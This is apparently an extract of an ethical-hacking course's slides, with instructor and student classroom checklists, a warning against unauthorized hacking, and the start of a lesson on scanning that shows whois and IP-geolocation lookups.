



Rich's lesson module checklist

Last updated 10/26/2017


- Slides and lab posted
- WB converted from PowerPoint
- Print out agenda slide and annotate page numbers

- Flash cards
- Properties
- Page numbers
- 1st minute quiz
- Web Calendar summary
- Web book pages
- Commands

- Lab 5 posted and tested
- T1 on Canvas for last hour of class
- Copy T1 steganography file to depot directory

- Backup slides, whiteboard slides, CCC info, handouts on flash drive
- Spare 9v battery for mic
- Key card for classroom door

- Update CCC Confer and 3C Media portals



Student Learner Outcomes

1. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.
2. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.

Introductions and Credits



Rich Simms


- HP Alumnus.
- Started teaching in 2008 when Jim Griffin went on sabbatical.
- Rich's site: <http://simms-teach.com>

And thanks to:

- Steven Bolt at for his WASTC EH training.
- Kevin Vaccaro for his CSSIA EH training and Netlab+ pods.
- EC-Council for their online self-paced CEH v9 course.
- Sam Bowne for his WASTC seminars, textbook recommendation and fantastic EH website (<https://samsclass.info/>).
- Lisa Bock for her great lynda.com EH course.
- John Govsky for many teaching best practices: e.g. the First Minute quizzes, the online forum, and the point grading system (<http://teacherjohn.com/>).
- Google for everything else!



Student checklist for attending class



The screenshot shows a web browser window with the URL simms-teach.com/cis90calendar.php in the address bar. The page title is "Rich's Cabrillo College CIS Classes CIS 90 Calendar". On the left, there's a sidebar with a "CIS 76" button. The main content area has a "Calendar" link in the top navigation. Below it, there's a table with columns for "Lesson", "Date", and "Topics". One row is expanded to show "Lesson 1" with topics like "Class and Linux Overview" and "Presentation slides (download)". At the bottom of the page, there's a large red box around the "Enter virtual classroom" link.

1. Browse to:
<http://simms-teach.com>
2. Click the **CIS 76** link.
3. Click the **Calendar** link.
4. Locate today's lesson.
5. Find the **Presentation slides** for the lesson and **download** for easier viewing.
6. Click the **Enter virtual classroom** link to join CCC Confer.
7. Log into Opus-II with Putty or ssh command.

Note: Blackboard Collaborate Launcher only needs to be installed once. It has already been downloaded and installed on the classroom PC's.




Student checklist for suggested screen layout

Google

CCC Confer

Downloaded PDF of Lesson Slides




CIS 76 website Calendar page

One or more login sessions to Opus




Student checklist for sharing desktop with classmates


1) Instructor gives you sharing privileges.



2) Click overlapping rectangles icon. If white "Start Sharing" text is present then click it as well.



3) Click OK button.




4) Select "Share desktop" and click Share button.



Rich's CCC Confer checklist - setup





[] Preload White Board




[] Connect session to Teleconference

Session now connected to teleconference



[] Is recording on?



Red dot means recording




[] Use teleconferencing, not mic

Should be grayed out

Should change from phone handset icon to little Microphone icon and the Teleconferencing ... message displayed



Rich's CCC Confer checklist - screen layout




[] layout and share apps





Rich's CCC Confer checklist - webcam setup





[] Video (webcam)

[] Make Video Follow Moderator Focus




Rich's CCC Confer checklist - Elmo



Elmo rotated down to view side table



Elmo rotated up to view white board



Run and share the Image Mate program just as you would any other app with CCC Confer

The "rotate image" button is necessary if you use both the side table and the white board.

Quite interesting that they consider you to be an "expert" in order to use this button!



Rich's CCC Confer checklist - universal fixes


Universal Fix for CCC Confer:

- 1) Shrink (500 MB) and delete Java cache
- 2) Uninstall and reinstall latest Java runtime
- 3) <http://www.cccconfer.org/support/technicalSupport.aspx>


Control Panel (small icons)




General Tab > Settings...



500MB cache size



Delete these



Google Java download



Start

Sound Check

*Students that dial-in should mute their line using *6 to prevent unintended noises distracting the web conference.*

*Instructor can use *96 to mute all student lines.*

Volume

**4 - increase conference volume.*

**7 - decrease conference volume.*

**5 - increase your voice volume.*

**8 - decrease your voice volume.*



Instructor: **Rich Simms**
Dial-in: **888-886-3951**
Passcode: **136690**



Philip



Bruce



Tre



Sam B.



Sam R.



Miguel



Bobby



Garrett



Ryan A.



Aga



Karina



Chris



Tanner




Helen



Xu



Mariano



Cameron



Ryan.M.



May



Karl-Heinz



Remy

Scanning

Objectives	Agenda
<ul style="list-style-type: none">• Understand different types of port scans• Look at port scan tools• Understand vulnerability scans• Look at vulnerability scan tools	<ul style="list-style-type: none">• Questions• Housekeeping• Port Scanning• Vulnerability scanning• Assignment• Wrap up• Test 1

Admonition

Unauthorized hacking is a crime.

The hacking methods and activities learned in this course can result in prison terms, large fines and lawsuits if used in an unethical manner. They may only be used in a lawful manner on equipment you own or where you have explicit permission from the owner.

Students that engage in any unethical, unauthorized or illegal hacking may be dropped from the course and will receive no legal protection or help from the instructor or the college.

Questions

Questions?

Lesson material?

Labs? Tests?

How this course works?

- Graded work in home directories
- Answers in /home/cis76/answers

Who questions much, shall learn much, and retain much.

- Francis Bacon

If you don't ask, you don't get.

- Mahatma Gandhi

Chinese Proverb

他問一個問題，五分鐘是個傻子，他不問一個問題仍然是一個傻瓜永遠。

He who asks a question is a fool for five minutes; he who does not ask a question remains a fool forever.

IP Geolocation

```
[rsimms@opus-ii lab04] $ whois 71.198.222.56
```

< snipped >

start

```
NetRange: 71.192.0.0 - 71.207.255.255
CIDR: 71.192.0.0/12
NetName: ATT-COMCAST
NetHandle: NET-71-192-0-0-1
Parent: NET71 (NET-71-0-0-0-0)
NetType: Direct Allocation
OriginAS: AS7922
Organization: Comcast Cable Communi...
RegDate: 2005-07-27
Updated: 2016-08-31
Ref: https://whois.arin.net/rest/net/NET-71-192-0-0-1
```

```
OrgName: Comcast Cable Communi...
OrgId: CCCS
Address: 1800 Bishops Gate Bl...
City: Mt Laurel
StateProv: NJ
PostalCode: 08054
Country: US
RegDate: 2001-09-17
Updated: 2017-01-28
Ref: https://whois.arin.net/rest/org/C01246427
```

< snipped >

Shows blocks of IP addresses that have been assigned to organizations

start

```
NetRange: 71.198.0.0 - 71.198.255.255
CIDR: 71.198.0.0/16
NetName: BAYAREA-19
NetHandle: NET-71-198-0-0-1
Parent: ATT-COMCAST (NET-71-192-0-0-1)
NetType: Reassigned
OriginAS: Customer: Comcast Cable Communications, IP Services (C01246427)
RegDate: 2005-12-19
Updated: 2005-12-19
Ref: https://whois.arin.net/rest/net/NET-71-198-0-0-1
```

```
CustName: Comcast Cable Communications, IP Services
Address: 1800 Bishops Gate Blvd.
City: Mt Laurel
StateProv: NJ
PostalCode: 08054-4628
Country: US
RegDate: 2005-12-19
Updated: 2016-08-31
Ref: https://whois.arin.net/rest/customer/C01246427
```

< snipped >

```
[rsimms@opus-ii lab04]$
```

Using whois on IP address

<http://whatismyipaddress.com>

There are multiple vendors that provide more accurate locations

IP Details for 71.198.222.56

[Share details about this IP address](#)



This information should not be used for emergency purposes, trying to find someone's exact physical address, or other purposes that would require 100% accuracy.

71.198.222.56

[Lookup IP Address](#)

Details for 71.198.222.56

IP: 71.198.222.56

Decimal: 1204215352

Hostname: c-71-198-222-56.hsd1.ca.comcast.net

ASN: 7922

ISP: Comcast Cable

Organization: Comcast Cable

Services: None detected

Type: [Broadband](#)

Assignment: [Dynamic IP](#)

Blacklist: [Click to Check Blacklist Status](#)

Continent: North America

Country: United States 

State/Region: California

City: Santa Cruz

Latitude: 37° 04' 48" N

Longitude: -122° 10' 21" W

Postal Code: 95060

<https://www.iplocation.net/>

There are multiple vendors that provide more accurate locations

Geolocation data from IP2Location (Product: DB6, updated on 2017-9-1)

IP Address	Country	Region	City
71.198.222.56	United States 	California	Santa Cruz
ISP	Organization	Latitude	Longitude
Comcast Cable Communications LLC	Not Available	36.9741	-122.0308

Geolocation data from ipinfo.io (Product: API, real-time)

IP Address	Country	Region	City
71.198.222.56	United States 	California	Santa Cruz
Latitude	Longitude		
36.9713	-121.9875		

Geolocation data from DB-IP (Product: Full, 2017-9-1)

IP Address	Country	Region	City
71.198.222.56	United States 	California	Scotts Valley
ISP	Organization	Latitude	Longitude
Comcast Cable Communications	Comcast Cable Communications, IP Services	37.0511	-122.0115

Geolocation data from MaxMind (Product: GeoLiteCity, updated on 2017-9-6)

